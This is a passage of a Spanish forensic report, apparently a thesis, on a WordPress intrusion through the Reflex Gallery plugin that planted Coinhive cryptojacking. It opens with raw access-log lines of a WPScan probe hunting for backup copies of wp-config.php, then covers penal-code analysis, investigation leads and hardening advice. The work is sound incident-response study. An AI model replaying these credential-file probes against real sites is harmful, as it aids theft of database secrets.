content/themes/twentyseventeen/changelog.txt HTTP/1.1       404     504     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:48 +0000] GET                      /wp-
content/themes/twentyseventeen/CHANGELOG.md HTTP/1.1        404     503     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:48 +0000] GET                      /wp-
content/themes/twentyseventeen/changelog.md HTTP/1.1        404     503     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:48 +0000] GET                      /wp-
content/themes/twentyseventeen/ HTTP/1.1    500     206     -       WPScan          v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:49 +0000] GET                      /wp-
content/themes/twentyseventeen/error_log HTTP/1.1   404     648     -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:50 +0000] GET                      /wp-
content/plugins/reflex-gallery/readme.txt HTTP/1.1  200     3379    -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:51 +0000] GET  /wp-config.php~  HTTP/1.1
       404     619     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:51 +0000] GET
/0ff71e4e1b206d6562488f7b5365bae2.html HTTP/1.1     404     3537    -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET      /%23wp-config.php%23
HTTP/1.1       404     3515    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET       /wp-config.php.save
HTTP/1.1       404     3518    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET        /wp-config.php.swp
HTTP/1.1       404     3517    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET       /.wp-config.php.swp
HTTP/1.1       404     3518    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET        /wp-config.php.swo
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET        /wp-config.php_bak
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.bak  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET        /wp-config.php.bak
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.old  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.save  HTTP/1.1
       404     471     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET       /wp-config.php.orig
HTTP/1.1       404     475     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.orig  HTTP/1.1
       404     471     -       WPScan v3.4.2 (https://wpscan.org/)
```

```
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET        /wp-config.php.old
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET       /wp-config.original
HTTP/1.1       404     475     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET    /wp-config.php.original
HTTP/1.1       404     479     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.txt  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.php1  HTTP/1.1
       404     471     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET /wp-config.php.1 HTTP/1.1
       404     472     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.tar  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.zip  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:28:22 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/admin.php?page=reflex-gallery-
admin   Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
```

Figura 63: resultado del filtrado del archivo access.log.4 por dirección IP 193.238.152.59. En apoyo al lector se introducen separaciones entre bloques de instrucciones similares.




Figura 64: extracto del contenido y metadatos del fichero /var/www/html/wp-content/plugins/reflex-gallery/reflex-gallery.php.

Figura 65: expresión gráfica de la verificación de la coincidencia entre funciones resumen de las evidencias analizadas con las adquiridas.

9.2. Marco jurídico del hecho

9.2.1. Ponderación del *ius puniendi*

A la vista de lo preceptuado hasta el momento, se ha identificado un hecho susceptible de ser analizado desde un prisma jurídico, para ponderar la posible aplicación de las leyes del *ius puniendi* sobre su autor.

A continuación, se discuten las tipologías delictivas susceptibles de integrar estos hechos, en unión de la motivación respectiva, basada en la doctrina relacionada de la Fiscalía General del Estado y lo previsto en el Código Penal.

Del análisis realizado, se descartan otras responsabilidades de índole administrativo y por la gravedad de los hechos, se considera que lo acontecido se integra en conductas para las que se prevé un reproche penal.

9.2.2. Estudio de las conductas del atacante y su encuadramiento penal

Como resultado de lo descrito previamente, se ha producido una **intrusión en el sistema informático**. Esta conducta es punible y se encuadra en el **artículo 197 bis del Código Penal**, castigado con pena de prisión de seis meses a dos años.

Si bien no existen indicios para considerar que se han descubierto informaciones protegidas por el derecho a la intimidad, sí se encuentra plenamente constatado que se ha producido un ingreso en el sistema informático sin la debida autorización. Igualmente, las medidas de seguridad obrantes, aun mejorables, son suficientes para no desvanecer la ilicitud de la acción por ausencia de protecciones sobre el sistema.

Asimismo, el atacante ha realizado **mecanizaciones y borrados de contenido en el sistema de archivos del servidor víctima**, por lo que ha afectado a la integridad de los datos contenidos por éste. Así, sin autorización, se ha perfeccionado una alteración de datos informáticos, punible según lo previsto en el **artículo 264 del Código Penal**, siempre que se realice de forma grave. Ello puede ser castigado con la pena de prisión de seis meses a tres años.

Cabría disponer de más datos de contexto para delinear precisamente esta gravedad. Ello no obsta para establecer, en este punto, la inferencia de que se produce una afección sustancial al normal funcionamiento del servicio, que habrá supuesto interrumpir el mismo hasta solucionar el incidente. Igualmente, la naturaleza del ataque conlleva un grave daño a la reputación de la entidad víctima. Todos ellos son aspectos cuantificables y merecedores de atención en el entorno empresarial, que, sobre la base de la detección del ilícito, influirán en la ponderación de la pena por la Autoridad Judicial.

Por otro lado, la puesta en producción de ese *CryptoJacking* podría llegar a considerarse delictiva si se realizase sin AuthedMine (sin recabar el consentimiento del cliente del servidor), aunque no se considera tampoco que este caso alcance a revestir los caracteres de delito. Como se indica, la conducta objeto de estudio puede **alterar el funcionamiento de los ordenadores de los usuarios del sitio web**, utilizando sin autorización su CPU. Esta conducta se

encuadraría en el artículo 264 bis del Código Penal, que prevé pena de prisión de seis meses a tres años para su autor.

A pesar de lo anterior, el artículo explicita que la alteración debe ser grave, así como que no debe estar autorizada por el sujeto pasivo. En definitiva, la alteración no puede considerarse grave cuando únicamente se afecta al terminal del usuario detrayéndole un 20% de la capacidad de cómputo de su procesador; igualmente, el empleo de la API Authedmine determina que el usuario debe aceptar previamente esa alteración, por lo que **no existen indicios para considerar la tipicidad de delito en este caso, de alteración de funcionamiento de ordenadores** (art. 264 bis). Esta conclusión debe atenderse en conjunción con la inexistencia de mecanismos de clickjacking (Rydstedt, s.f.) detectados en el análisis del servidor, por lo que no existen indicios para considerar que la solicitud de consentimiento del usuario final va a ser sorteada.

Al hilo de lo anterior, el uso de la capacidad de cómputo del usuario podría ser encuadrado en el **artículo 256 del Código Penal**, como **delito de abuso de sistemas informáticos**. No obstante, en su caso, **tampoco se reuniría el requisito de que se perfeccione un perjuicio económico** al usuario cuyo procesador se utiliza, por lo que se abandona igualmente la aplicabilidad delictiva en este caso.

En conclusión, se considera la existencia de **delitos de acceso ilegal a sistemas informáticos y daños informáticos**, preceptuados respectivamente en los artículos 197 bis y 264 del Código Penal. A tenor de lo consignado, se da por cumplido el objetivo específico quinto, alcanzándose de forma parcial el objetivo general tercero, por los condicionantes preexpuestos.

9.3. Estudio de viabilidad de investigaciones ulteriores del caso

En apartados previos, se ha practicado una descripción de la amenaza, causas, consecuencias y marco jurídico de la misma. Al mismo tiempo, se ha delineado una reconstrucción de los hechos, debidamente ubicada temporalmente.

Así, se han delimitado concretamente los aspectos fundamentales del caso: integración del hecho en conductas punibles del Código Penal, modus operandi, fecha y hora de ocurrencia del incidente, obtención de medios de prueba y sujeto pasivo del ilícito. Por tanto, solo queda por determinar totalmente la identidad del sujeto activo del hecho.

En este sentido, lo expuesto hasta el momento ha supuesto el agotamiento de los medios al alcance del analista para identificar al atacante. En consecuencia, es preceptivo acudir a las Fuerzas y Cuerpos de Seguridad del Estado o Policías Autonómicas, quienes tomarán la presente pericia como punto de partida para una investigación con los medios a su alcance.

Con este punto de partida, es necesario estudiar la viabilidad de las investigaciones posteriores del caso para contextualizar al solicitante y aconsejarle qué debe hacer ante el ataque que ha padecido su sistema informático.

Previa reseña de lo indicado cabe recordar que para que las Fuerzas y Cuerpos de Seguridad competentes descubran la identificación obrante tras una dirección IP radicada en territorio nacional asociada a un sello de tiempo, deberán recabar de la Autoridad Judicial competente el preceptivo mandamiento judicial para su entrega al proveedor de servicios de internet (ISP); en virtud de lo dispuesto en la LECrim.

En este contexto, se plantean las siguientes labores de prospección que restan, esquematizadas en la Figura 66 y descritas ulteriormente.

Para acometer el siguiente estudio, se acude a lo dispuesto en el apartado *6.6.4. Datos conducentes a esclarecer la autoría de los hechos*, para tomar los identificadores allí expresados como punto de partida.




Figura 66: esquematización de las líneas de investigación posteriores al análisis forense atendiendo al marco jurídico nacional e internacional.

<u>De la dirección IP del atacante: 193.238.152.59.</u>

Realizada prospección OSINT (Figura 60 y Figura 61), se observa que el identificador IP radica en Ucrania y pertenece al proveedor de servicio **PF "Volodymyr Lyakh"**, domiciliado en Office 127, Ak.pavlova Street, 134B, 61170, Kharkov, Ucrania (MyIP.MS, 2023).

Es preceptiva la práctica de una Comisión Rogatoria Internacional por parte de la Autoridad Judicial competente a las Autoridades Ucranianas, para que informen de los datos de titularidad de esa dirección IP, en fechas y horas referenciadas en los sellos de tiempo precitados. Esta gestión puede retornar en rasgos generales:

- La identidad de una persona física, correspondiente con el autor de los hechos.
- La identidad de una persona física, no correspondiente con el autor de los hechos, o una identidad ficticia. En ambos casos la investigación debería proseguir en Ucrania por parte de las Autoridades locales, ya que desde territorio nacional la práctica de más gestiones es harto compleja, ineficaz y, en gran medida, imposible.
- Un prestador de servicios de VPN, en cuyo caso deberán solicitarse idénticos datos a dicha entidad. Es decir, se instaría a la VPN a informar las direcciones IP (cliente) a las que el servidor redirige el tráfico que recibe, junto con marcas de tiempo. Tras ello, se repetiría el proceso con el proveedor de servicio afectado, si está sujeto a la legislación nacional. En su defecto, cabe recurrir a los mecanismos de cooperación internacional ya expresados.
- Una persona jurídica o un establecimiento público. En este caso, la investigación debería proseguir en Ucrania por parte de las Autoridades locales, con una muy difícil prospectiva de éxito.

En apoyo de esta labor, se realizan prospecciones OSINT accesorias, adjuntándose informe expedido por la aplicación Lampyre de Data Tower en la Figura 60.

Del correo electrónico:

El correo electrónico ***anatoly5676@grr.la***, pertenece a un servicio de generación de correos electrónicos temporales denominado Guerrilla Mail, radicado en Montreal, Quebec, Canadá.

En este contexto, en sus términos de servicio se indica que no se almacenan datos del usuario que opera con su servicio, por lo que esta línea de investigación sería infructuosa. No obstante, su uso deja trazabilidad en la remisión de correos electrónicos (Sandvik, 2013). Por tanto, el dato más confiable es la dirección IP obtenida previamente, extraída de la cabecera del correo electrónico.

Mediante prospecciones OSINT, cabe investigar su utilización en otros servicios de internet, tales como comercios, otros sitios web, etc. De ese modo, podrán obtenerse datos relativos a las direcciones IP implicadas en sus interacciones, junto con los sellos de tiempo correspondientes. Ello puede conducir a la apertura de nuevas líneas de investigación, en ausencia de progresión posible en la original.

Del Site Key de Coinhive:

En el mecanismo de funcionamiento de la plataforma Coinhive, el Site Key es un código alfanumérico único, que se asocia a un usuario de dicho servicio. En base a dicho dato, Coinhive puede informar a las Autoridades de la dirección del monedero donde se reciben los beneficios de la actividad de minado, y por ende, el autor de los hechos; así como del correo electrónico asociado a la cuenta Coinhive durante su registro.

En el panorama actual, el pago mediante criptomonedas está limitado a unas pocas actividades, habitualmente servicios de carácter electrónico. Por tanto, en la mayoría de ocasiones, el ciberdelincuente busca la introducción de su beneficio ilícito en el circuito legal, para traducirlo rápida y eficazmente en bienestar. (Europol, 2021)

En base a lo anterior, puede estudiarse la trazabilidad de las transacciones de la dirección del monedero en cuestión, hasta que el flujo económico alcance exchanges. En este punto, pueden identificarse personas, cuentas bancarias y tarjetas de crédito o débito vinculadas a esas entidades, siempre que la investigación supere los mecanismos de ofuscación previstos por el delincuente para procurar su impunidad.

Nuevamente, ello puede conducir a la apertura de nuevas líneas de investigación, basadas en el rastreo del correo electrónico asociado a dichas plataformas.

De la dirección IP del sitio web que aloja los scripts maliciosos: 18.195.165.56:

La dirección IP que aloja el script malicioso pertenece a Amazon Web Services (Figura 62). En este caso, no constan datos públicos de titularidad, que bien pueden estar ocultos mediante un WhoIs Proxy por razones de privacidad.

En este contexto, las Fuerzas y Cuerpos de Seguridad competentes, en el marco de la investigación de los delitos reseñados, pueden requerir de la empresa Amazon la entrega de datos de su servicio de Amazon Web Services que puedan permitir identificar al autor de los hechos[33]:

- Dirección de correo electrónico vinculada al servicio.
- Datos de pago y/o facturación vinculados al servicio.
- Datos identificativos de la persona física o jurídica vinculada al servicio.
- Direcciones IP que han interactuado con el servidor para administrarlo, junto con marcas de tiempo.

En conclusión, los datos anteriores pueden acabar identificando al autor de los hechos, bien directamente, bien a través de gestiones ampliatorias basadas en la información que Amazon facilite.

9.4. Estudio de medidas preventivas a proponer al solicitante

El presente trabajo requiere de un estudio de medidas preventivas posibles en relación con lo ocurrido, en base a las causas del ataque. Toda vez que estas medidas se indican de forma accesible al solicitante en el informe ejecutivo, en este apartado se significan las mismas con un lenguaje más técnico:

[33] Para ello, Amazon dispone de un protocolo de colaboración con las Fuerzas y Cuerpos de Seguridad (Amazon Web Services, 2023). Éste dispone el curso y atención de las solicitudes de datos a través de la plataforma Amazon Law Enforcement Request Tracker (https://ler.amazon.com/us).

En primer lugar, es preceptiva la implementación de una contraseña robusta para el usuario Ubuntu, pues actualmente carece de ese mecanismo de seguridad, en tanto no dispone de autenticación. Asimismo, se deben plantear permisos estrictos para la modificación de archivos clave.

A continuación, cabe introducir una política de seguridad de contenido (Content-Security-Policy) para prohibir la ejecución de contenidos ajenos a los expresamente previstos. De ese modo, se previene la carga de cualquier script arbitrario por un tercero.

Por último, citar la necesidad de mantener el servidor web, entorno WordPress y plugins actualizados y no utilizar programas o complementos no confiables. En este sentido, la vulnerabilidad de WordPress 4.9.9 no se debe a un defecto de actualización, en tanto, al tiempo del ataque, la versión que bloquea la vulnerabilidad no estaba publicada. Ello sí opera para la vulnerabilidad de Reflex Gallery, que bloqueó esa vulnerabilidad con la versión 3.1.4, publicada el 8 de mayo de 2015.